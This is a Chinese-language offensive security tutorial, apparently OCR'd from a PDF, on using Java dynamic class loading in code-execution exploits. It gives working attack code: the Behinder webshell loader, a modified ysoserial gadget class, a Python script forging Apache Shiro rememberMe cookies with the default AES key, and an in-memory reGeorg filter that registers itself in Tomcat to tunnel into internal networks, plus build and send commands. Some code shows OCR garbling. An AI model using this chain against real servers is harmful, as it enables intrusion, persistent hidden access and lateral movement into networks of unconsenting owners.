Java 代码执行漏洞中类动态加载的应用

Java 类动态加载

Java 中类的加载方式分为显式和隐式，隐式加载是通过 new 等途径生成的对象时 Jvm 把相应的类加载到内存中，显示加载是通过 Class.forName(..) 等方式由程序员自己控制加载，而显式类加载方式也可以理解为类动态加载，我们也可以自定义类加载器去加载任意的类。

自定义 ClassLoader

java.lang.ClassLoader 是所有的类加载器的父类，其他子类加载器例如 URLClassLoader 都是通过继承 java.lang.ClassLoader 然后重写父类方法从而实现了加载目录 class 文件或者远程资源文件

在网站管理工具 "冰蝎" 中用到了这种方法

冰蝎服务端核心代码：

```
class U extends ClassLoader{
   U(ClassLoader c){
       super(c);
  }

   public Class g(byte []b){
       return super.defineClass(b,0,b.length);
  }

}

new
U(this.getClass().getClassLoader()).g(classBytes).newInstance().equals(pageCon
text);
```

代码中创建了 U 类继承 ClassLoader ， 然后自定义一个名为 g 的方法，接收字节数组类型的参数并调用父类的 defineClass 动态解析字节码返回 Class 对象，然后实例化该类并调用 equals 方法，传入 jsp 上下文中的 pageContext 对象。


其中 bytecode 就是由冰蝎客户端发送至服务端的字节码，改字节码所代表的类中重写了 equals 方法，从 pageContext 中提取 request ， response 等对象作参数的获取和执行结果的返回

反射调用 defineClass

上文中新建了一个类来实现动态加载字节码的功能，但在某些利用场景使用有一定限制，所以也可以通过直接反射调用 ClassLoader 的 defineClass 方法动态加载字节码而不用新建其他 Java 类

```
java.lang.reflect.Method defineClassMethod =
ClassLoader.class.getDeclaredMethod("defineClass",new Class[]{byte[].class,
int.class, int.class});
defineClassMethod.setAccessible(true);
Class cc = (Class) defineClassMethod.invoke(new ClassLoader(){}, classBytes,
0, classBytes.length);
```

在调用 defineClass 时，重新实例化了一个 ClassLoader ， new ClassLoader() {} ，这是因为在 Java 中类的唯一性由类加载器和类本身决定，如果沿用当前上下文中的类加载器实例，而 POC 中使用同一个类名多次攻击，可能出现类重复定义异常



Shiro 反序列化上载 reGeorg 代理

举个实际应用的例子，针对一个完全不出网的 Spring Boot + Shiro 程序如何进行内网渗透，这种情况下不能写 jsp 马，而且不能出网自然不能作反弹 shell 等操作，要进行内网渗透我觉得最好的方式就是动态注册 filter 或者 servlet ，并将 reGeorg 的代码嵌入其中，但如果将 POC 都写在 header 中，肯定会超过中间件 header 长度限制，当然在某些版本也有办法修改这个长度限制，参考（基于全局储存的新思路 | Tomcat 的一种通用回显方法研究），如果采用上文中从外部加载字节码的方法那么这个问题就迎刃而解。

改造 ysoserial

为了在 ysoserial 中正常使用下文中提到的类，需要先在 pom.xml 中加入如下依赖

```
<dependency>
   <groupId>org.apache.tomcat.embed</groupId>
   <artifactId>tomcat-embed-core</artifactId>
   <version>8.5.50</version>
</dependency>

<dependency>
<groupId>org.springframework</groupId>
<artifactId>spring-web</artifactId>
<version>2.5</version>
</dependency>
```

要让反序列化时运行指定的 Java 代码，需要借助 TemplatesImpl ， 在 ysoserial 中新建一个类并继承 AbstractTranslet ， 这里有不理解的可以参考（有关 TemplatesImpl 的反序列化漏洞链）

静态代码块中获取了 Spring Boot 上下文里的 request ， response 和 session ，然后获取 classData 参数并通过反射调用 defineClass 动态加载此类，实例化后调用其中的 equals 方法传入 request ， response 和 session 三个对象

```
package ysoserial;

import com.sun.org.apache.xalan.internal.xsltc.DOM;
import com.sun.org.apache.xalan.internal.xsltc.TransletException;
import com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet;
import com.sun.org.apache.xml.internal.dtm.DTMAxisIterator;
import com.sun.org.apache.xml.internal.serializer.SerializationHandler;

public class MyClassLoader extends AbstractTranslet {
   static{
       try{
           javax.servlet.http.HttpServletRequest request =
((org.springframework.web.context.request.ServletRequestAttributes)org.springf
ramework.web.context.request.RequestContextHolder.getRequestAttributes()).getR
equest();
           java.lang.reflect.Field
r=request.getClass().getDeclaredField("request");
           r.setAccessible(true);
           org.apache.catalina.connector.Response response =
((org.apache.catalina.connector.Request) r.get(request)).getResponse();
           javax.servlet.http.HttpSession session = request.getSession();

           String classData=request.getParameter("classData");
           System.out.println(classData);
```

```
            byte[] classBytes = new
sun.misc.BASE64Decoder().decodeBuffer(classData);
            java.lang.reflect.Method defineClassMethod =
ClassLoader.class.getDeclaredMethod("defineClass",new Class[]{byte[].class,

int.class, int.class});
            defineClassMethod.setAccessible(true);
            Class cc = (Class)
defineClassMethod.invoke(MyClassLoader.class.getClassLoader(), classBytes,
0,classBytes.length);
            cc.newInstance().equals(new Object[]{request,response,session});
      }catch(Exception e){
            e.printStackTrace();
      }
  }
   public void transform(DOM arg0, SerializationHandler[] arg1) throws
TransletException {
  }
   public void transform(DOM arg0, DTMAxisIterator arg1, SerializationHandler
arg2) throws TransletException {
  }
}
```

然后在 ysoserial.payloads.util 包的 Gadgets 类中照着原有的 createTemplatesImpl 方法添加一个 createTemplatesImpl(Class c)，参数即为我们要让服务端加载的类，如下直接将传入的 c 转换为字节码赋值给了 _bytecodes

```
public static <T> T createTemplatesImpl(Class c) throws Exception {
   Class<T> tplClass = null;

   if ( Boolean.parseBoolean(System.getProperty("properXalan", "false")) ) {
       tplClass = (Class<T>)
Class.forName("org.apache.xalan.xsltc.trax.TemplatesImpl");
  }else{
       tplClass = (Class<T>) TemplatesImpl.class;
  }

   final T templates = tplClass.newInstance();
   final byte[] classBytes = ClassFiles.classAsBytes(c);

   Reflections.setFieldValue(templates, "_bytecodes", new byte[][] {
       classBytes
  });

   Reflections.setFieldValue(templates, "_name", "Pwnr");
   return templates;
}
```

最后复制 CommonsBeanutils1.java 的代码增加一个 payload CommonsBeanutils1_ClassLoader.java，再把其中

```
final Object templates = Gadgets.createTemplatesImpl(command);
```

修改为

```
final Object templates =
Gadgets.createTemplatesImpl(ysoserial.MyClassLoader.class);
```

打包

```
mvn clean package -DskipTests
```

借以下脚本生成 POC

```
#python2
#pip install pycrypto
import sys
import base64
import uuid
from random import Random
import subprocess
from Crypto.Cipher import AES

key =  "kPH+bIxk5D2deZiIxcaaaA=="
mode =  AES.MODE_CBC
IV   = uuid.uuid4().bytes
encryptor = AES.new(base64.b64decode(key), mode, IV)

payload=base64.b64decode(sys.argv[1])
BS   = AES.block_size
pad = lambda s: s + ((BS - len(s) % BS) * chr(BS - len(s) % BS)).encode()
payload=pad(payload)

print(base64.b64encode(IV + encryptor.encrypt(payload)))
```

```
python2 shiro_cookie.py `java -jar ysoserial-0.0.6-SNAPSHOT-all.jar
CommonsBeanutils1_ClassLoader anything |base64 |sed ':label;N;s/\n//;b label'`
```

改造 reGeorg

对于 reGeorg 服务端的更改其实也就是 request 等对象的获取方式，为了方便注册 filter ，我直接让该类实现了 Filter 接口，在 doFilter 方法中完成 reGeorg 的主要逻辑，在 equals 方法中进行 filter 的动态注册

```
package reGeorg;

import javax.servlet.*;
import java.io.IOException;

public class MemReGeorg implements javax.servlet.Filter{
```

```
public class MemKeGeorg implements javax.servlet.Filter{
    private javax.servlet.http.HttpServletRequest request = null;
    private org.apache.catalina.connector.Response response = null;
    private javax.servlet.http.HttpSession session =null;


    @Override
    public void init(FilterConfig filterConfig) throws ServletException {
   }
    public void destroy() {}
    @Override
    public void doFilter(ServletRequest request1, ServletResponse response1,
FilterChain filterChain) throws IOException, ServletException {
        javax.servlet.http.HttpServletRequest request =
(javax.servlet.http.HttpServletRequest)request1;
        javax.servlet.http.HttpServletResponse response =
(javax.servlet.http.HttpServletResponse)response1;
        javax.servlet.http.HttpSession session = request.getSession();
        String cmd = request.getHeader("X-CMD");
        if (cmd != null) {
            response.setHeader("X-STATUS", "OK");
            if (cmd.compareTo("CONNECT") == 0) {
                try {
                    String target = request.getHeader("X-TARGET");
                    int port = Integer.parseInt(request.getHeader("X-PORT"));
                    java.nio.channels.SocketChannel socketChannel =
java.nio.channels.SocketChannel.open();
                    socketChannel.connect(new
java.net.InetSocketAddress(target, port));
                    socketChannel.configureBlocking(false);
                    session.setAttribute("socket", socketChannel);
                    response.setHeader("X-STATUS", "OK");
                } catch (java.net.UnknownHostException e) {
                    response.setHeader("X-ERROR", e.getMessage());
                    response.setHeader("X-STATUS", "FAIL");
                } catch (java.io.IOException e) {
                    response.setHeader("X-ERROR", e.getMessage());
                    response.setHeader("X-STATUS", "FAIL");
                }
            } else if (cmd.compareTo("DISCONNECT") == 0) {
                java.nio.channels.SocketChannel socketChannel =
(java.nio.channels.SocketChannel)session.getAttribute("socket");
                try{
                    socketChannel.socket().close();
                } catch (Exception ex) {
                }
                session.invalidate();
            } else if (cmd.compareTo("READ") == 0){
                java.nio.channels.SocketChannel socketChannel =
(java.nio.channels.SocketChannel)session.getAttribute("socket");
                try {
                    java.nio.ByteBuffer buf =
java.nio.ByteBuffer.allocate(512);
```

```
                int bytesRead = socketChannel.read(buf);
                ServletOutputStream so = response.getOutputStream();
                while (bytesRead > 0){
                    so.write(buf.array(),0,bytesRead);
                    so.flush();
                    buf.clear();
                    bytesRead = socketChannel.read(buf);
                }
                response.setHeader("X-STATUS", "OK");
                so.flush();
                so.close();
            } catch (Exception e) {
                response.setHeader("X-ERROR", e.getMessage());
                response.setHeader("X-STATUS", "FAIL");
            }

        } else if (cmd.compareTo("FORWARD") == 0){
             java.nio.channels.SocketChannel socketChannel =
(java.nio.channels.SocketChannel)session.getAttribute("socket");
            try {
                int readlen = request.getContentLength();
                byte[] buff = new byte[readlen];
                request.getInputStream().read(buff, 0, readlen);
                java.nio.ByteBuffer buf =
java.nio.ByteBuffer.allocate(readlen);
                buf.clear();
                buf.put(buff);
                buf.flip();
                while(buf.hasRemaining()) {
                    socketChannel.write(buf);
                }
                response.setHeader("X-STATUS", "OK");
            } catch (Exception e) {
                response.setHeader("X-ERROR", e.getMessage());
                response.setHeader("X-STATUS", "FAIL");
                socketChannel.socket().close();
            }
        }
    } else {
        filterChain.doFilter(request, response);
    }
}

 public boolean equals(Object obj) {
     Object[] context=(Object[]) obj;
     this.session = (javax.servlet.http.HttpSession ) context[2];
     this.response = (org.apache.catalina.connector.Response) context[1];
     this.request = (javax.servlet.http.HttpServletRequest) context[0];

     try {
         dynamicAddFilter(new MemReGeorg(),"reGeorg","/*",request);
     } catch (IllegalAccessException e) {
         e.printStackTrace();
```

```
        }

        return true;
    }

    public static void dynamicAddFilter(javax.servlet.Filter filter,String
name,String url,javax.servlet.http.HttpServletRequest request) throws
IllegalAccessException {
        javax.servlet.ServletContext
servletContext=request.getServletContext();
        if (servletContext.getFilterRegistration(name) == null) {
            java.lang.reflect.Field contextField = null;
            org.apache.catalina.core.ApplicationContext applicationContext
=null;
            org.apache.catalina.core.StandardContext standardContext=null;
            java.lang.reflect.Field stateField=null;
            javax.servlet.FilterRegistration.Dynamic filterRegistration =null;

            try {

contextField=servletContext.getClass().getDeclaredField("context");
                contextField.setAccessible(true);
                applicationContext =
(org.apache.catalina.core.ApplicationContext)
contextField.get(servletContext);

contextField=applicationContext.getClass().getDeclaredField("context");
                contextField.setAccessible(true);
                standardContext= (org.apache.catalina.core.StandardContext)
contextField.get(applicationContext);

stateField=org.apache.catalina.util.LifecycleBase.class.getDeclaredField("stat
e");
                stateField.setAccessible(true);

stateField.set(standardContext,org.apache.catalina.LifecycleState.STARTING_PRE
P);
                filterRegistration = servletContext.addFilter(name, filter);

filterRegistration.addMappingForUrlPatterns(java.util.EnumSet.of(javax.servlet
.DispatcherType.REQUEST), false,new String[]{url});
                java.lang.reflect.Method filterStartMethod =
org.apache.catalina.core.StandardContext.class.getMethod("filterStart");
                filterStartMethod.setAccessible(true);
                filterStartMethod.invoke(standardContext, null);

stateField.set(standardContext,org.apache.catalina.LifecycleState.STARTED);
            }catch (Exception e){
                ;
            }finally {

stateField.set(standardContext,org.apache.catalina.LifecycleState.STARTED);
            }
        }
    }
```


```
    }
}
```

编译后使用如下命令得到其字节码的 base64


```
cat MemReGeorg.class|base64 |sed ':label;N;s/\n//;b label'
```

测试

在 Cookie 处填入 rememberMe=[ysoserial 生成的 POC]，POST 包体填入 classData=[MemReGeorg 类字节码的 base64]，注意 POST 中参数需要 URL 编码，然后发包



然后带上 X-CMD:l3yxheader 头再请求页面，返回 X-STATUS: OK 说明 reGeorg 已经正常工作



reGeorg 客户端也需要修改一下，原版会先 GET 请求一下网页判断是否是 reGeorg 的 jsp 页面，由于这里是添加了一个 filter，正常访问网页是不会有变化的，只有带上相关头才会进入 reGeorg 代码，所以需要将客户端中相关的验证去除

在 askGeorg 函数第一行增加 return True 即可

```
def askGeorg(connectString):
    return True
    connectString = connectString
    o = urlparse(connectString)
```

```
360         httpPort = o.port
361     except:
362         if o.scheme == "https":
363             httpPort = 443
```


连接 reGeorg

```
C:\Users\                >python reGeorgSocksProxy.py -u http://          /login -p 8081
[1m
    [1;33m
                    ... every office needs a tool like Georg
  willem@sensepost.com / @_w_m__
  sam@sensepost.com / @trowalts
  etienne@sensepost.com / @kamp_staaldraad
  [0m

[[1m[1;37mINFO[0m   [0m]  Log Level set to [INFO]
[[1m[1;37mINFO[0m   [0m]  Starting socks server [127.0.0.1:8081], tunnel at [http://          /login]
[[1m[1;37mINFO[0m   [0m]  Checking if Georg is ready
```


参考

- https://xz.aliyun.com/t/2744
- https://xz.aliyun.com/t/7388